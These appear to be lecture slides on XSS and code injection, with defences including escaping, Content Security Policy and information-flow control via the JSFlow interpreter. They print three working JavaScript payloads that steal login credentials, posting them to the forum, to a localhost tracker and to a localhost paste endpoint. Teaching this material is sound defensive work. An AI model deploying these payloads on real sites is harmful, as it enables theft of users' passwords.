An XSS attack


- Content is not sanitized
  - Injection possible by posting malicious content
  - Let’s make the user post his on credentials while logging in

```
<script>
 var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {

      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;

      var data = '{ "name"  : "' + encodeURIComponent(username) +'  ",' +
                 '  "title" : "XSS, I have been owned!",' +
                 '  "text"  : "My password is ' + encodeURIComponent(password) + '"}';

      var req = new XMLHttpRequest();
      req.open('POST', '/post');
      req.setRequestHeader("Content-type", "application/json");
      req.send(data);
    });
  }
</script>
```


DEMO

Code injection via XSS


Performing the attack



Falling for the attack



Aww, snap!



Hrafn
localhost:5000
Google
A WORD FROM OUR SPONSORS
You see a Porsche.
RECENT POSTS
XSS, I have been owned!
By d.hedin@gmail.com
My password is jsflow
Attack!
By Anonymous
HRAFN
Post your stuff
Daniel Hedin
Sign out

Current protection

- Solution: input validation and escaping
  - Whitelist input validation if possible
  - Use a Security Encoding Library – better chance of security than writing your own validation
  - OWASP XSS Prevention Cheat Sheet
    - just Google for it – see why you should avoid writing your own security library

- Example
  - <script>alert(‘Danger!’)</script> becomes when escaped
  - <script> alert('Danger!’) </script>
  - Escaping may be bypassed if not careful

- Use Content Security Policies
  - HTTP response header

    Content-Security-Policy: default-src: ‘self’; script-src: ‘self’ static.domain.tld

  - Load content only from origin and scripts from origin and the given static domain

- Moving target defense; randomize JavaScript syntax/API

IFC in practice – the injection attacks

- IFC offers a uniform way to stop those attacks, i.e. code injection via
  - malicious or compromised 3rd party – the analytics example
  - malicious or broken 3rd party code – the ad example
  - broken code that enables XSS
- IFC does not require the user to trust 1st or 3rd parties.

- Attacks stopped by preventing unwanted information flows
  - Code is still injected and allowed access to information, but not allowed to disclose secrets like the password
  - Execution stopped with a security error on attempt

- We saw the basic idea on Tuesday

IFC in practice – the analytics attack

- Information flows from
  - password field on the page into variable `password`
  - variable `password` into variable `url` as part of created string
  - into property `src` of an image which causes the browser to contact the server (http://localhost:4888) to retrieve the image whose name contains the password.
- Track information flow from source to sink (when it becomes attacker observable, i.e., when it leaves the browser)

```
analytics.send = function(data) {
  var username = document.getElementsByName('username')[0].value;
  var password = document.getElementsByName('password')[0].value;
  var url = 'http://localhost:4888/tracker/' +
         encodeURIComponent(analytics.client + ':' + data + ':' + username + ':' + password);

  var img = new Image(1,1);
  img.src = url;
}
```

IFC in practice – the ad attack

```
<a href="http://www.porsche.com">
    <img class="pure-img-responsive" src="http://localhost:4999/ads/ad2.png"
         onload="eval(document.getElementById('evil').text);"
    >
</a>

<script id="evil">
  var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {
      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;
      var url = "http://localhost:4777/paste";
      var req = new XMLHttpRequest();
      req.open("POST", url);
      req.setRequestHeader("Content-type”, "application/x-www-form-urlencoded");
      req.send("username=" + encodeURIComponent(username) +
               "&password=" + encodeURIComponent(password));
    });
  }
</script>
```

IFC in practice – the XSS attack

```
<script>
 var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {

      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;

      var data = '{ "name" : "' + encodeURIComponent(username) +'  ",' +
                 '  "title": "XSS, I have been owned!",' +
                 '  "text" : "My password is ' + encodeURIComponent(password) +
                 '"}';

      var req = new XMLHttpRequest();
      req.open('POST', '/post');
      req.setRequestHeader("Content-type", "application/json");
      req.send(data);
    });
  }
</script>
```

JSFlow - preventing the attacks

- JSFlow is a security-enhanced JavaScript interpreter for fine-grained tracking of information flow
  - full support for non-strict ECMA-262 v.5 including the standard API
  - provides dynamic (runtime) tracking and verification of security labels
  - is written in JavaScript, which enables flexibility in the deployment of JSFlow


- See http://jsflow.net for
  - source code,
  - related articles,
  - an online version of JSFlow,
  - and a challenge!

- JSFlow can be used in Firefox via the experimental Tortoise plugin
  - replaces the built-in JavaScript engine and brings the security of JSFlow to the web

Taint tracking enough?


- Note: all three attacks were based on explicit flows
  - taint tracking should suffice to stop them

- Let's try!
  - JSFlow supports a taint tracking mode




DEMO!

